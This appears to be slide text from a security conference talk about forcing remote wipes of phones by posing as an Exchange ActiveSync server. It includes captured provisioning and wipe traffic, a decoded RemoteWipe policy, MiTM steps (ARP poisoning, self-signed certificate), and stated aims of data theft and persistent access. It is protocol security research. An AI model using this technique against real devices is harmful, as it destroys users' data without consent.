Exchanging Demands

Peter Hannay
peter@hannay.id.au

THE INTRODUCTION

Who am I?

- Lecturer
- Researcher
- Hacker
- Pentester
- PhD Candidate

Interests

- Breaking things
- Laser tag
- Cats

THE STORY
INSPIRATION

The Setting

- Post pentest drinks with client
- … So if you own the active directory server what exactly can you do?
- The norm, control of every user, ability to push policy updates, etc…
- Exchange can remotely wipe devices, so why not that too?

Inspiration

- Do we really need exchange for that though?
- Maybe we just send the phone those commands directly
- but…

THAT COULDN'T POSSIBLY WORK

Surely not…

- It couldn’t be that easy could it?
- Surely SSL would prevent this if nothing else.
- Maybe it uses some sort of secure exchange, shared secrets, something…

AN EXPERT OPINION

- I had a talk with a Microsoft Exchange admin type person…
- “It should work fine, as long as SSL is disabled”
- Damn.. Well, lets try it out anyway!

TIME TO GET STARTED

Exchange!

- Let's get some packet dumps of a legit wipe operation
- Exchange can't be that hard to install right? I've done postfix & sendmail before..
- Crap.

Some students I had hanging around

Packet Sniffing - Provisioning

```
POST /Microsoft-Server-ActiveSync?Cmd=...........&DeviceType=Android HTTP/1.1
Content-Type: application/vnd.ms-sync.wbxml
Authorization: Basic ZnVja2VyeS5mdWNrXGRpcnQ6cGFzc3dvcmQxMjMk
MS-ASProtocolVersion: 12.0
Connection: keep-alive
User-Agent: Android/0.3
X-MS-PolicyKey: 358347207
Content-Length: 13
Host: 192.168.1.218

HTTP/1.1 449 Retry after sending a PROVISION command
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/7.5
MS-Server-ActiveSync: 14.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Tue, 08 May 2012 07:08:22 GMT
Content-Length: 54

The custom error module does not recognize this error.
```

Packet Sniffing - Wipe

```
POST /Microsoft-Server-ActiveSync?Cmd=Provision&User=........&DeviceType=Android HTTP/1.1
Content-Type: application/vnd.ms-sync.wbxml
Authorization: Basic ZnVja2VyeS5mdWNrXGRpcnQ6cGFzc3dvcmQxMjMk
MS-ASProtocolVersion: 12.0
Connection: keep-alive
User-Agent: Android/0.3
X-MS-PolicyKey: 0
Content-Length: 41
Host: 192.168.1.218

..j...EFGH.MS-EAS-Provisioning-WBXML.....HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/vnd.ms-sync.wbxml
Server: Microsoft-IIS/7.5
MS-Server-ActiveSync: 14.0
Date: Tue, 08 May 2012 07:00:04 GMT
Content-Length: 123

..j...EK.1..FGH.MS-EAS-Provisioning-WBXML..K.1..I.2761868790..JMN.0..O.0..Q.0..P.0..S.1..T.4..U.
900..
V.8...X.1...Z.0.......
```

Binary Protocols


```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d HTTP/1.1  200 OK.
00000010  0a 43 61 63 68 65 2d 43  6f 6e 74 72 6f 6c 3a 20 .Cache-C ontrol:
00000020  70 72 69 76 61 74 65 0d  0a 43 6f 6e 74 65 6e 74 private. .Content
00000030  2d 54 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69 -Type: a pplicati
00000040  6f 6e 2f 76 6e 64 2e 6d  73 2d 73 79 6e 63 2e 77 on/vnd.m s-sync.w
00000050  62 78 6d 6c 0d 0a 53 65  72 76 65 72 3a 20 4d 69 bxml..Se rver: Mi
00000060  63 72 6f 73 6f 66 74 2d  49 49 53 2f 37 2e 35 0d crosoft- IIS/7.5.
00000070  0a 4d 53 2d 53 65 72 76  65 72 2d 41 63 74 69 76 .MS-Serv er-Activ
00000080  65 53 79 6e 63 3a 20 31  34 2e 30 0d 0a 44 61 74 eSync: 1 4.0..Dat
00000090  65 3a 20 54 75 65 2c 20  30 38 20 4d 61 79 20 32 e: Tue,  08 May 2
000000A0  30 31 32 20 30 37 3a 30  30 3a 30 34 20 47 4d 54 012 07:0 0:04 GMT
000000B0  0d 0a 43 6f 6e 74 65 6e  74 2d 4c 65 6e 67 74 68 ..Conten t-Length
000000C0  3a 20 31 32 33 0d 0a 0d  0a 03 01 6a 00 00 0e 45 : 123... ...j...E
000000D0  4b 03 31 00 01 46 47 48  03 4d 53 2d 45 41 53 2d K.1..FGH .MS-EAS-
000000E0  50 72 6f 76 69 73 69 6f  6e 69 6e 67 2d 57 42 58 Provisio ning-WBX
000000F0  4d 4c 00 01 4b 03 31 00  01 49 03 32 37 36 31 38 ML..K.1. .I.27618
00000100  36 38 37 39 30 00 01 4a  4d 4e 03 30 00 01 4f 03 68790..J MN.0..O.
00000110  30 00 01 51 03 30 00 01  50 03 30 00 01 53 03 31 0..Q.0.. P.0..S.1
00000120  00 01 54 03 34 00 01 55  03 39 30 30 00 01 56 03 ..T.4..U .900..V.
00000130  38 00 01 17 58 03 31 00  01 19 5a 03 30 00 01 01 8...X.1. ..Z.0...
00000140  01 01 01 01                                      ....
```

Decoded

```
<Provision>
   <Status>1</Status>
   <Policies>
      <Policy>
         <PolicyType>MS-EAS-Provisioning-WBXML</PolicyType>
         <Status>1</Status>
         <PolicyKey>2761868790</PolicyKey>
         <Data>
            <EASProvisionDoc>
               <DevicePasswordEnabled>0</DevicePasswordEnabled>
               <AlphanumericDevicePasswordRequired>0</AlphanumericDevicePasswordRequired>
               <PasswordRecoveryEnabled>0</PasswordRecoveryEnabled>
               <DeviceEncryptionEnabled>0</DeviceEncryptionEnabled>
               <AttachmentsEnabled>1</AttachmentsEnabled>
               <MinDevicePasswordLength>4</MinDevicePasswordLength>
               <MaxInactivityTimeDeviceLock>900</MaxInactivityTimeDeviceLock>
               <MaxDevicePasswordFailedAttempts>8</MaxDevicePasswordFailedAttempts>
               <MaxAttachmentSize />
               <AllowSimpleDevicePassword>1</AllowSimpleDevicePassword>
               <DevicePasswordExpiration />
               <DevicePasswordHistory>0</DevicePasswordHistory>
            </EASProvisionDoc>
         </Data>
      </Policy>
   </Policies>
   <RemoteWipe />
</Provision>
```

THE BACKGROUND

Structure



Policy

```
<DevicePasswordEnabled>0</DevicePasswordEnabled>
<AlphanumericDevicePasswordRequired>0</AlphanumericDevicePasswordRequired>
<PasswordRecoveryEnabled>0</PasswordRecoveryEnabled>
<DeviceEncryptionEnabled>0</DeviceEncryptionEnabled>
<AttachmentsEnabled>1</AttachmentsEnabled>
<MinDevicePasswordLength>4</MinDevicePasswordLength>
<MaxInactivityTimeDeviceLock>900</MaxInactivityTimeDeviceLock>
<MaxDevicePasswordFailedAttempts>8</MaxDevicePasswordFailedAttempts>
<MaxAttachmentSize />
<AllowSimpleDevicePassword>1</AllowSimpleDevicePassword>
<DevicePasswordExpiration />
<DevicePasswordHistory>0</DevicePasswordHistory>
</EASProvisionDoc>
```

Targets

iOS

Windows phone

MiTM

- WiFi is cool, phones have WiFi
- ARP Poisoning
- Pineapple

The Dance
LETS WIPE

Step 1: Request

- Accept connection
- Use a shonky self signed SSL cert

Step 2: Provision

- Send HTTP error 449

Step 3: Wipe

- Send policy push containing wipe command
- Celebrate.

Demo Time

- Oh no ☹
- Lets hope this works….
- Did I chicken out and go with the recording? Lets see!
- (Boo or Cheer accordingly)

FUTURE WORK

Compulsory OSS Project: Protocol Library

- Emulate ActiveSync Protocol
- Allow for projects to interact with mobile clients in new ways
- Translation layer between exchange clients and other servers
- Lots of things!

Lofty Goal: Data Theft

- Wouldn't it be nice if we could get data back off the phones
- Remote backup functionality
- Sync features
- Hopefully possible!

Lofty Goal: Ongoing Access

- What sort of configuration options can we set?
- Anything undocumented?
- Can we reconfigure the device to point at another server?

CONCLUDING…

Thanks!

- Brett Turner
- Andrew Kitis
- Rob McKnight
- Randal Adamson
- Sid
- Murray Brand
- Clinton Carpene

- #nodavesclub
- #cduc
- #kiwicon

THANKS FOR LISTENING
ANY QUESTIONS?

EMAIL: PETER@HANNAY.ID.AU
TWITTER: @KRONICD
WEBS: HTTP://OPENDUCK.COM